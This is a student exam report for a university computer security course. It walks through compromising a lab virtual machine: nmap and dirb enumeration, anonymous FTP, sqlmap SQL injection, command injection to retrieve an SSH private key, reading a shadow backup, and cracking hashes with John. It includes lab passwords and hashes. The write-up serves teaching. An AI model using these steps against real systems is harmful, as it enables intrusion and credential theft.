

ELTE
Faculty of Informatics



Topic: Exam Report
Subject: Computer Security Lecture
Presented To:
Prof. Borsos Bertalan
Presented By:
Ali Aqeel Zafar AAFZDE

Enumeration using nmap and dirb command:

The IP address for the target machine was 192.168.72.149 and after running nmap command (sudo nmap -sC -sV -T4 -O 192.168.72.149) to get the details that which services were being used in the open ports of the target machine. What is the version of those services, which are running now (-sV) and what is the operating system (-O) is run on the target machine. Also with -T4 it will give fast result and it is shown as follows in the following image:

```
(kali@kali)-[~]
$ sudo nmap -sC -sV -T4 -O 192.168.72.149
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-27 04:49 CET
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 04:49 (0:00:00 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.72.149
Host is up (0.00045s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 0 0 253 Jan 06 11:09 robots.txt
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:192.168.72.129
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 3
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_2048 a5:6d:ec:7f:aa:ed:f8:80:89:42:c3:7a:5d:05:e4:40 (RSA)
|_256 ca:33:fe:58:16:8d:92:26:c5:85:e8:40:51:41:3d:d3 (ECDSA)
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_2048 a5:6d:ec:7f:aa:ed:f8:80:89:42:c3:7a:5d:05:e4:40 (RSA)
|_256 ca:33:fe:58:16:8d:92:26:c5:85:e8:40:51:41:3d:d3 (ECDSA)
|_256 81:62:e2:de:84:a4:ad:3a:8f:28:64:1c:a3:bb:b1:26 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:08:D7:24 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

It the enumerations from the nmap showed me that the two services that were working were http on port 80, ssh on port 22 and ftp on port 21. Then I ran full port scan through command (nmap -sS -p- 192.168.72.149) in order to check whether no closed ports are not left from the initial enumeration. This can be shown in the following image:

```
(kali@kali)-[~]
$ sudo nmap -sS -p- 192.168.72.149
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-27 04:55 CET
Nmap scan report for 192.168.72.149
Host is up (0.00073s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:08:D7:24 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.64 seconds
```

Then I thought to use dirb command in order to get web enumerations content as the target machine is running http service on it. Then I used dirb command (dirb http://192.168.72.149) to find out web content of the target machine and it is shown in the following image:

```
(kali@kali)-[~/Desktop/Reloaded]
$ dirb http://192.168.72.149

DIRB v2.22
By The Dark Raver

START_TIME: Mon Dec 27 23:42:56 2021
URL_BASE: http://192.168.72.149/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.72.149/ —
+ http://192.168.72.149/index.html (CODE:200|SIZE:45)
=> DIRECTORY: http://192.168.72.149/review/
+ http://192.168.72.149/server-status (CODE:403|SIZE:279)

— Entering directory: http://192.168.72.149/review/ —
+ http://192.168.72.149/review/index.html (CODE:200|SIZE:45)
```

I clicked on the links like <http://192.168.72.149/review/index.html> but I could only find a picture of Cyberpunk, which was not useful for me.

Trying to Login through Simple credentials like FTP etc:

Then after seeing the through enumeration of Nmap, I saw that FTP had an Anonymous login. So I logged into the ftp server to have a look into files containing in the FTP server and found out robots.txt file in it as shown below.

```

(kali@kali)-[~]
$ ftp 192.168.72.149
Connected to 192.168.72.149.
220 (vsFTPd 3.0.3)
Name (192.168.72.149:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la\
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0          0          4096 Jan 06 11:09 .
drwxr-xr-x    2 0          0          4096 Jan 06 11:09 ..
-rw-r--r--    1 0          0          253 Jan 06 11:09 robots.txt
226 Directory send OK.
ftp> lcd /home/kali/Desktop/Reloaded
Local directory now /home/kali/Desktop/Reloaded
ftp> get robots.txt
local: robots.txt remote: robots.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for robots.txt (253 bytes).
226 Transfer complete.
253 bytes received in 0.00 secs (438.0679 kB/s)

```

I took the robots.txt file from the ftp and downloaded to my kali and when displayed the robots.txt contents it showed me that as follow as the image below:


```

(kali@kali)-[~/Desktop/Reloaded]
$ cat robots.txt
#Urgent: Please review before moving to the fol
der for the comment web app thingy! We do not w
ant any unnecessary traffic but we also should
not block legitimate visitors.
User-agent: *

Allow: /
Disallow: /internal_review_board
Disallow: /external_review_board

```


Then I figured out on internet that User-agent: * means that all type of web services that can be run. Then I thought to put into url of the file /external_review_board which was in the robot.txt to make url: http://192.168.72.149/review/external_review_board/index.php and there was no useful page In addition, I put into url of the file /internal_review_board to make url: http://192.168.72.149/review/internal_review_board/index.php and I found this web page as show below:



I considered this because the review in the <http://192.168.72.149/review/> had some similarity to /external_review_board and /internal_review_board it that is why.

Sql Injection using sql map, and simple sql injections:

Then I clicked to the 'add your option page' page as shown below:



I used burp to capture the request from the above page so that I could find out the injectable parameters available. The request was captured using foxy proxy and passed on to the burpsuite Proxy tab and from there it was passed on to Repeater tab so further operations needed can be performed. The request is shown in the below image:


```

Pretty Raw Hex \n ☰
1 POST /review//internal_review_board/addcomment.php HTTP/1.1
2 Host: 192.168.72.149
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 17
9 Origin: http://192.168.72.149
10 Connection: close
11 Referer: http://192.168.72.149/review//internal_review_board/comment.php
12 Upgrade-Insecure-Requests: 1
13
14 author=Hi&text=HI

```

Then I performed sql injection using sqlmap with the command (sqlmap -r Reloaded.req -flush -dump). The -flush and -dump do that with the help of these two option all the information regarding the database of the web application is retrieved and put into a file.

```

(kali@kali) - [~/Desktop/Reloaded]
$ sqlmap -r Reloaded.req --flush --dump

{1.5.8#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 16:47:33 /2021-12-27/

[16:47:33] [INFO] parsing HTTP request from 'Reloaded.req'
[16:47:34] [INFO] flushing session file

```

Therefore, after running sql map command it showed me that MySQL is the database of the HTTP application and it author error based and time based injectable and as show in the below images:

```

[17:16:35] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[17:16:35] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:16:35] [INFO] POST parameter 'author' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[17:16:35] [INFO] testing 'MySQL inline queries'
[17:16:36] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (heavy query - comment)'
[17:16:36] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
[17:16:46] [INFO] POST parameter 'author' appears to be 'MySQL >= 5.0.12 RLIKE time-based blind' injectable
[17:16:46] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:16:46] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found


```

Lastly, text was also injectable as well.

Then in order to find more information about some tables I went further and clicked on ‘view comment’ button as show in the below image:



And while clicking on it I intercepted the request by using burp. Now this request contained id as parameter as shown below in the image:



Then again using the using sqlmap with the command (sqlmap -r Reloaded.req -flush - dump) as shown below in the image:

```
(kali@kali)-[~/Desktop/Reloaded]
$ sqlmap -r Reloaded1.req --flush --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:22:12 /2021-12-27/


[17:22:12] [INFO] parsing HTTP request from 'Reloaded1.req'
[17:22:12] [INFO] flushing session file
[17:22:12] [INFO] testing connection to the target URL
[17:22:12] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:22:12] [INFO] testing if the target URL content is stable
[17:22:13] [INFO] target URL content is stable
[17:22:13] [INFO] testing if POST parameter 'id' is dynamic
[17:22:13] [INFO] POST parameter 'id' appears to be dynamic
[17:22:13] [INFO] heuristic (basic) test shows that POST parameter 'id' might be injectable
[17:22:13] [INFO] testing for SQL injection on POST parameter 'id'
[17:22:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:22:13] [INFO] POST parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="of")
[17:22:13] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
```


It shows that the id parameter is Boolean-based blind injectable. Next I also find a table sitemap which contains names of site and who they are assigned to, whether they implemented or not and what is their primary path. It is shown in the below image:

Table: sitemap
[4 entries]

sitename	under_root	assigned_to	implemented	primary_path
internal_review_board	1	johnny	1	review
external_review_board	1	johnny	0	review
server_status	1	johnny	1	admin_only_control_panel
command_panel	0	johnny	0	root_shell_distribution

By looking at this table it came to my mind that johnny is main user as it has many sitename linked to it and also the server status which is not access directly but it is accessed through the following url: http://192.168.72.149/admin_only_control_panel and it is shown in the image below:






Administrative control panel - server status

Select operation

Hostname Go!

I tried to perform error based Sql Injection inside the comment.php intercepted request but could not because the queries that I tried to execute were not giving me any useful results. Although it comment.php had post request type. After going into the server status page through admin only control panel page I intercepted the request when I pressed the 'Go' button. The intercepted request showed that query parameter was vulnerable to inject so I tried to execute the bash commands in it. I searched for different files with in the burpsuite repeater and found id_rsa, which is the private key. In addition, I considered this request to be used because it is a Post request so inorder to retrieve information by using bash commands through it required a post request as I noticed. This can be seen in the following below image:



Getting access of User Johnny command shell:

After having the id_rsa file, I assumed that this file would be for john so applied command ssh to gain access for the ssh shell of johnny. The command was (ssh johnny@192.168.72.149 -i id_rsa1). Before running the command, I set the permission rights for owner only to read and write by using command (chmod 600 id_rsa1). It is shown in the image below:

```

(kali㉿kali)-[~/Desktop/Reloaded]
$ chmod 600 id_rsa1

(kali㉿kali)-[~/Desktop/Reloaded]
$ ssh johnny@192.168.72.149 -i id_rsa1
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-72-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

90 packages can be updated.
2 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Mon Jan 10 17:52:15 2022 from 192.168.72.129
johnny@reloaded:~$ cd home
-bash: cd: home: No such file or directory
johnny@reloaded:~$ ls
Desktop  Downloads  id_rsa.bak  Pictures  Templates
Documents  examples.desktop  Music      Public    Videos
johnny@reloaded:~$ cat .bash_history

```

As soon I entered john I looked for bash_history file and opened to see which commands were run latest or were executed overall and there I saw that (su V -p nightcitylocal) command was executed. This told me that user johnny was changed from the user V by entering V's password that was nightcitylocal. This can be seen in the below image:

```

ls
whoami
whoami
cd /
cd /var/www/html
cd review
cd external_review_board
nano index.php
rm index.php
whoami
su V
su V -p nightcitylocal
su V
su root
sudo su
nano index.php
ip a
ifconfig
/sbin/ifconfig
exit
su
exit
whoami
ls -la
cat .bash_history
su V
exit
johnny@reloaded:~$ su V
Password:
V@reloaded:/home/johnny$ cd ..
V@reloaded:/home$ ls

```

Then switched to user V and again when to its .bash_history file to see which commands were executed recently and saw that cat shadow.backup was executed which listed password hashes that contained in shadow file and through this I figured out password hashes. I copied these password hashes into separate file.

```
V@reloaded:~$ cat .bash_history
cd ..
ls
cd V
ls
ls -la
cat shadow.backup
exit
V@reloaded:~$ cat shadow.backup
root:$6$fRX92UPH$c7DptRkiVDZ0nXqTRjt1SdDiXDovbIIQu8jkoHgY4CPBdat7p7sFjW6oGsnuwb07btklJw6Za9lxnjSc
zNErm0:18239:0:99999:7:::
daemon*:17953:0:99999:7:::
bin*:17953:0:99999:7:::
sys*:17953:0:99999:7:::
sync*:17953:0:99999:7:::
games*:17953:0:99999:7:::
man*:17953:0:99999:7:::
lp*:17953:0:99999:7:::
mail*:17953:0:99999:7:::
news*:17953:0:99999:7:::
uucp*:17953:0:99999:7:::
proxy*:17953:0:99999:7:::
www-data*:17953:0:99999:7:::
backup*:17953:0:99999:7:::
list*:17953:0:99999:7:::
irc*:17953:0:99999:7:::
gnats*:17953:0:99999:7:::
nobody*:17953:0:99999:7:::
```

Password Retrieval using John:

Using John password retrieval was performed. The command was (john –wordlist=/usr/share/wordlists/rockyou.txt Reloaded1.shadow). John retrieves password from password hashes by using rockyou.txt file, which contains a lot passwords in it. The file that was and command can be shown below:

```
$ cat Reloaded1.shadow
root:$6$fRX92UPH$c7DptRkiVDZ0nXqTRjt1SdDiXDovbIIQu8jkoHgY4CPBdat7p7sFjW6oGsnuwb07btklJw6Za9lx
njSczNErm0:18239:0:99999:7:::
daemon*:17953:0:99999:7:::
bin*:17953:0:99999:7:::
sys*:17953:0:99999:7:::
sync*:17953:0:99999:7:::
games*:17953:0:99999:7:::
man*:17953:0:99999:7:::
lp*:17953:0:99999:7:::
mail*:17953:0:99999:7:::
news*:17953:0:99999:7:::
uucp*:17953:0:99999:7:::
proxy*:17953:0:99999:7:::
www-data*:17953:0:99999:7:::
backup*:17953:0:99999:7:::
list*:17953:0:99999:7:::
irc*:17953:0:99999:7:::
gnats*:17953:0:99999:7:::
nobody*:17953:0:99999:7:::
systemd-timesync*:17953:0:99999:7:::
systemd-network*:17953:0:99999:7:::
systemd-resolve*:17953:0:99999:7:::
systemd-bus-proxy*:17953:0:99999:7:::
syslog*:17953:0:99999:7:::
_apt*:17953:0:99999:7:::
messagebus*:17954:0:99999:7:::
uidd*:17954:0:99999:7:::
lightdm*:17954:0:99999:7:::
whoopsie*:17954:0:99999:7:::
```

```
(kali㉿kali)-[~/Desktop/Reloaded]
└─$ john --wordlist=/usr/share/wordlists/rockyos
u.txt Reloaded.shadow
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts
(sh512crypt, crypt(3) $6$ [SHA512 256/256 AVX
2 4x])
Cost 1 (iteration count) is 5000 for all loaded
hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other
key for status
misty (jackie)
```

It was figured that the password hashes type was sha512crypt. In addition, the password for username Jackie was misty. The other passwords I tried to do for root and johnny but john took time retrieve their password.